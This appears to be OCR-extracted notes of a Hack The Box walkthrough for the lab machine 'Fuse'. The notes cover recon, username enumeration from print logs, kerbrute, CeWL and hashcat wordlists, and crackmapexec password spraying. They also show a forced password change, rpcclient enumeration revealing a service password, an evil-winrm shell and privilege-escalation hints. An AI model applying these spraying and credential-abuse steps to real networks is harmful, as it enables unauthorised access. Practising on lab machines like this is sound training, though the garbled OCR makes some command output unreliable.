
fuse


```
root@ kali)-[/Documents/htb/boxes/fuse]
nmap -sC -sV 10.10.10.193
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-08 10:56 EDT
Nmap scan report for 10.10.10.193
Host is up (0.067s latency).
Not shown: 988 filtered ports
        STATE SERVICE
PORT
                           VERSION
53/tcp
        open domain
                           Simple DNS Plus
80/tcp
        open http
                           Microsoft IIS httpd 10.0
 http-methods:
 Potentially risky methods: TRACE
_http-server-header: Microsoft-IIS/10.0
 _http-title: Site doesn't have a title (text/html).
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2021-07-08 15:14:13Z)
135/tcp open msrpc
                           Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open
                           Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
              ldap
445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
              kpasswd5?
464/tcp open
593/tcp open ncacn_http
                           Microsoft Windows RPC over HTTP 1.0
636/tcp open
               tcpwrapped
                            Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3268/tcp open ldap
3269/tcp open tcpwrapped
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
_clock-skew: mean: 2h37m28s, deviation: 4h02m30s, median: 17m27s
  smb-os-discovery:
   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
   Computer name: Fuse
   NetBIOS computer name: FUSE\x00
   Domain name: fabricorp.local
    Forest name: fabricorp.local
    FQDN: Fuse.fabricorp.local
   System time: 2021-07-08T08:14:21-07:00
  smb-security-mode:
   account_used: <blank>
    authentication_level: user
    challenge_response: supported
   message_signing: required
  smb2-security-mode:
   2.02:
     Message signing enabled and required
  smb2-time:
   date: 2021-07-08T15:14:20
   start_date: 2021-07-08T15:04:14
    hosts
                                 localhost
           127.0.0.1
   2
           127.0.1.1
                                 kali
           10.10.10.193 fabricorp.local
   3
```


```
hosts × resolv.conf ×

1  # Generated by NetworkManager
2  nameserver 10.10.10.193
3  #nameserver 192.168.1.11
4  nameserver 8.8.8.8
```

Let's go to the website if we doesn't change resolv.conf it gives us







by clicking view, we got usernames

Print Logs - 29 May 2020


Index Refresh

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
17:50:10	pmerton	1	1	HP-MFT01	New Starter - bnielson - Notepad LETTER, 19kb, PCL6	JUMP01	No	Yes
17:53:55	tlavel	1	1	HP-MFT01	IT Budget Meeting Minutes - Notepad LETTER, 52kb, PCL6	LONWK015	No	Yes

Print Logs - 30 May 2020

Index Refresh

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
16:37:45	sthompson	1	1	HP-MFT01	backup_tapes - Notepad LETTER, 20kb, PCL6	LONWK019	No	Yes
16:42:19	sthompson	1	1	HP-MFT01	mega_mountain_tape_request.pdf LETTER, 20kb, PCL6	LONWK019	No	No
17:07:06	sthompson	1	1	HP-MFT01	Fabricorp01.docx - Word LETTER, 153kb, PCL6	LONWK019	No	Yes




and let's see if those users valid on the Domain, to do that we gonna user kerbrute



```
t♠ kali)-[/Documents/htb/boxes/fuse]
   kerbrute userenum -d fabricorp.local users
Version: v1.0.3 (9dad6e1) - 07/08/21 - Ronnie Flathers @ropnop
2021/07/08 11:16:45 > Using KDC(s):
2021/07/08 11:16:45 > Fuse.fabricorp.local:88
2021/07/08 11:16:45 > [+] VALID USERNAME:
                                                sthompson@fabricorp.local
2021/07/08 11:16:45 > [+] VALID USERNAME:
                                                administrator@fabricorp.local
2021/07/08 11:16:45 > [+] VALID USERNAME:
                                                pmerton@fabricorp.local
2021/07/08 11:16:45 >
                      [+] VALID USERNAME:
                                                tlavel@fabricorp.local
2021/07/08 11:16:45 > [+] VALID USERNAME:
                                                bhult@fabricorp.local
2021/07/08 11:16:45 >
                      Done! Tested 5 usernames (5 valid) in 0.208 seconds
```

we need to get passwords



now we can do cme crackmapexec

```
Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)  
| fabricorp.local\pmerton:PaperCut STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:GRAYSCALE STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:papercut STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Sthompson STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Sthompson STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Software STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Software STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Copyright STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Copyright STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:NotepadLETIER STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:NotepadLETIER STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:International STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:International STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Dimerton:STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:Dimerton:STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:International STATUS_LOGON_FAILURE  
| fabricorp.local\pmerton:International STATUS_LOGON_FAILURE  |
                                    smb 10.10.10.193
                                                                                                                                                                                                                                 -p cewl.out
                                                                                                                                                                  -u <u>users</u>
FUSE
 10.10.10.193
10.10.10.193
10.10.10.193
                                                                                                                                                                  FUSE
FUSE
                                                                                                              445
445
445
10.10.10.193
10.10.10.193
                                                                                                                                                                   FUSE
10.10.10.193
10.10.10.193
10.10.10.193
                                                                                                                                                                   FUSE
                                                                                                                                                                  FUSE
                                                                                                              445
445
445
10.10.10.193
10.10.10.193
                                                                                                                                                                   FUSE
                                                                                                                                                                  FUSE
FUSE
10.10.10.193
10.10.10.193
10.10.10.193
                                                                                                              445
445
                                                                                                                                                                  FUSE
FUSE
                                                                                                              445
445
445
10.10.10.193
10.10.10.193
                                                                                                                                                                   FUSE
                                                                                                                                                                  FUSE
FUSE
 10.10.10.193
10.10.10.193
10.10.10.193
                                                                                                              445
445
                                                                                                                                                                  FUSE
FUSE
                                                                                                              445
445
   10.10.10.193
                                                                                                                                                                   FUSE
```

all failed

```
root@ kali)-[/Documents/htb/boxes/fuse]
cewl -d 7 -m 8 --with-numbers -w cewl.out http://fuse.fabricorp.local/papercut/logs/html/index.htm
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
     -(root@ kali)-[/Documents/htb/boxes/fuse]
cat cewl.out
PaperCut
GRAYSCALE
papercut
sthompson
LONWK019
Document
                   smb 10.10.10.193
                                                -p <u>cewl.out</u>
                                        users
                                       FUSE
FUSE
              10.10.10.193
10.10.10.193
                               445
445
                                                              Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) fabricorp.local\pmerton:PaperCut STATUS_LOGON_FAILURE
                                                               fabricorp.local\pmerton:GRAYSCALE STATUS_LOGON_FAILURE
fabricorp.local\pmerton:papercut STATUS_LOGON_FAILURE
              10.10.10.193
10.10.10.193
                               445
445
                                       FUSE
                                                               fabricorp.local\pmerton:sthompson STATUS_LOGON_FAILURE
fabricorp.local\pmerton:LONWK019 STATUS_LOGON_FAILURE
              10.10.10.193
                               445
                                       FUSE
                                                                              fabricorp.local\tlavel:mountain STATUS_LOGON_FAILURE
                 10.10.10.193
                                                                             fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```

to cutomize a wordlist

```
root  kali)-[/Documents/htb/boxes/fuse]

# cat custom
Fabricorp
Winter
Summer
```

```
i)-[/Documents/htb/boxes/fuse]
   hashcat --- force <u>custom</u> -r <u>/usr/share/hashcat/rules/best64.rule</u> --- stdout > hashcat_words
      oot@ kali)-[/Documents/htb/boxes/fuse]
   cat <u>hashcat words</u>
Fabricorp
procirbaF
FABRICORP
fabricorp
Fabricorp0
Fabricorp1
Fabricorp2
Fabricorp3
Fabricorp4
Fabricorp5
Fabricorp6
Fabricorp7
Fabricorp8
Fabricorp9
Fabricorp00
Fabricorp01
Fabricorp02
```

```
root  kali)-[/Documents/htb/boxes/fuse]

t cat append exclamation.rule

$!
```

```
(root  kali)-[/Documents/htb/boxes/fuse]
# hashcat --force custom -r append exclamation.rule --stdout
Fabricorp!
Winter!
Summer!
```

```
(root@ kali)-[/Documents/htb/boxes/fuse]
# cat append exclamation.rule
:
$!
```

```
root⊕ kali)-[/Documents/htb/boxes/fuse]

# hashcat --force custom -r append exclamation.rule
Fabricorp
Fabricorp!
Winter
Winter!
Summer
Summer!
```

This page explain how rules work

```
hashcat.net > wiki > doku > id=rule_based_attack •
Rule-based Attack - Hashcat
```

The **rule**-engine in **Hashcat** was watten so that all functions that share the same letter-name are 100% compatible to John the Ripper and PasswordsPro **rules** and vice versa. Later we started to introduce some of our own functions that are not compatible. But these functions got their own letter-names to avoid conflicts.

Rules used to reject plains · Writing rules · Random rules · Saving matched rules

we can do double rules

```
root⊕ kali)-[/Documents/htb/boxes/fuse]

# cat hashcat words

Fabricorp

procirbaF

FABRICORP

fabricorp0

Fabricorp1


Fabricorp2

Fabricorp3

Fabricorp4

Fabricorp6
```

. . .



when ever you do bruteforcing you should always be careful to make sure you'r not locking an account

(r	(*************************************						
∟# c:	rackmapexec smb 10.10.10.	193 -u <u>users</u> -		continue-on-success			
SMB	10.10.10.193 44	5 FUSE	[*]	Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)			
SMB	10.10.10.193 44	5 FUSE		fabricorp.local\pmerton:PaperCut STATUS_LOGON_FAILURE			
SMB	10.10.10.193 44	5 FUSE		fabricorp.local\pmerton:GRAYSCALE STATUS_LOGON_FAILURE			
SMB	10.10.10.193 44	5 FUSE		fabricorp.local\pmerton:papercut STATUS_LOGON_FAILURE			
SMB	10.10.10.193 44	5 FUSE		fabricorp.local\pmerton:sthompson STATUS_LOGON_FAILURE			
SMB	10.10.10.193 44	5 FUSE 10 E		fabricorp.local\pmerton:LONWK019 STATUS_LOGON_FAILURE			
SMB	10.10.10.193 44	5 FUSE		fabricorp.local\pmerton:Document STATUS_LOGON_FAILURE			
SMB	10.10.10.193 44	5 FUSE		fabricorp.local\pmerton:Grayscale STATUS_LOGON_FAILURE TUSE			
A115	10 10 10 100		•	() 1 1)			
SMB	10.10.10.1	93 445	FUSE	[-] fabricorp.local\tlavel:mountain STATUS LOGON FAILURE			
SMB	10.10.10.1	93 445	FUSE	[-] fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE			
JIID	10.10.10.1	73 443	FUSE	[-] Tabileofp.tocat(ttavet.Fabileofpoi STATOS_FASSWORD_MOST_CHANGE			
SMB	10.10.10.1	193 445	FUSE	CICCUPÉ [-] fabricorp.local\bhult:mountain STATUS LOGON FAILURE			
SMB	10.10.10.1	193 445	FUSE	[-] fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE			
SMB	10.10.10.1	193 445	FUSE	<pre>[-] fabricorp.local\bhult:invocation STATUS LOGON FAILURE</pre>			
		-,-		• •			

```
creds x

1  tlavel:Fabricorp01
2  bhult:Fabricorp01
3
```

we use rpcclient to change the password

```
(root@ kali)-[/Documents/htb/boxes/fuse]
# rpcclient -U tlavel 10.10.10.193
Enter WORKGROUP\tlavel's password:
Cannot connect to server. Error was NT_STATUS_PASSWORD_MUST_CHANGE
```

we cant even login bcz
NT_STATUS_PASSWORD_MUST_CHANGE
we can try null authentication

```
rpcclient -U '' 10.10.10.193
Enter WORKGROUP\'s password:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
```

old password Fabricorp01 new password PasswordSaad123!!!

```
Old SMB password:
Old SMB password:
New SMB password:
Retype new SMB password:
machine 10.10.10.193 rejected the password change: Error was : When trying to update a password, this status indicates that some password update rule has been violat
ed. For example, the password might not meet length criteria..
                  i)-[/Documents/htb/boxes/fuse]
-U tlavel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel on 10.10.10.193.
  (not © kal:)-[/Documents/htb/boxes/fuse]
crackmapexec smb 10.10.10.193 -u tlavel -p
10.10.10.193 445 FUSE
10.10.10.193 445 FUSE
                                                                    [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
[-] fabricorp.local\tlavel:password123! STATUS_LOGON_FAILURE
    (<mark>root⊕ kali</mark>)-[/Documents/htb/boxes/fuse]
crackmapexec winrm 10.10.10.193 -u tlavel -p 'password123!'
                   10.10.10.193
                                               5985 FUSE
                                                                                             [*] Windows 10.0 Build 14393 (name:FUSE) (domain:fabricorp.local)
                                                                                             [*] http://10.10.10.193:5985/wsman
                   10.10.10.193
                                                 5985
                                                             FUSE
                   10.10.10.193
                                                5985
                                                            FUSE
                                                                                                    fabricorp.local\tlavel:password123!
```


try it to fast

```
tali)-[/Documents/htb/boxes/fuse]
  -# smbpasswd -U tlavel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel on 10.10.10.193.
    -(root@kali)-[/Documents/htb/boxes/fuse]
 rpcclient -U tlavel 10.10.10.193
Enter WORKGROUP\tlavel's password:
rpcclient $>
       ot@ kali)-[/Documents/htb/boxes/fuse]
    rpcclient -U tlavel 10.10.10.193
Enter WORKGROUP\tlavel's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[svc-print] rid:[0×450]
user:[bnielson] rid:[0×451]
user:[sthompson] rid:[0×641]
user:[tlavel] rid:[0×642]
user:[pmerton] rid:[0×643]
user:[svc-scan] rid:[0×645]
user:[bhult] rid:[0×1bbd]
user:[dandrews] rid:[0×1bbe]
user:[mberbatov] rid:[0×1db1]
user:[astein] rid:[0×1db2]
user:[dmuir] rid:[0×1db3]
         i)-[/Documents/htb/boxes/fuse]
  cat <u>users</u> | awk -F\[ '{print $2}\'| 'awk -F\] '{print $1}' > <u>users</u>
       cali)-[/Documents/htb/boxes/fuse]
append_exclamation.rule cewl.out creds custom fuse.ctb fuse.ctb~ fuse.ctb~~ fuse.ctb~~~ hashcat_words users
  -(root⊕ kali)-[/Documents/htb/boxes/fuse]
cat users
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
```

let's remove DefaultAccount and krbtgt, never gonna be

mberbatov astein dmuir

valid



[-] fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE

there a service account

10.10.10.193 445 FUSE

```
rpcclient $> queryuser 0×450
        User Name
                         svc-print
        Full Name
        Home Drive
        Dir Drive
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment
        Remote Dial :
                                          Thu, 08 Jul 2021 12:56:01 EDT
        Logon Time
        Logoff Time
                                          Wed, 31 Dec 1969 19:00:00 EST
                                          Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time
        Password last set Time
                                          Sat, 30 May 2020 20:27:08 EDT
        Password can change Time :
                                          Sun, 31 May 2020 20:27:08 EDT
        Password must change Time:
                                          Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :
                         0×450
        group_rid:
                         0×201
        acb_info :
                         0×00000210
        fields_present: 0×00ffffff
        logon_divs:
                         168
        bad_password_count:
                                  0×0000002d
        logon_count:
                         0×0000009d
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> enumprinters
     flags:[0×800000]
```

flags:[0×800000]
name:[\\10.10.19.193\HP-MFT01]
description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: \$fab@s3Rv1ce\$1)]
comment:[]

we get a password


and we get a shell

svc-print:\$fab@s3Rv1ce\$1

```
(root  kali)-[/Documents/htb/boxes/fuse]
# evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami
fabricorp\svc-print

Enterprise
```



if i see Seinpersonate, im gonna run juicypotato, we can do winrm, we're part of Remote Management Users.

misusing SeLoadDriverPrivilege we can load maliscious driver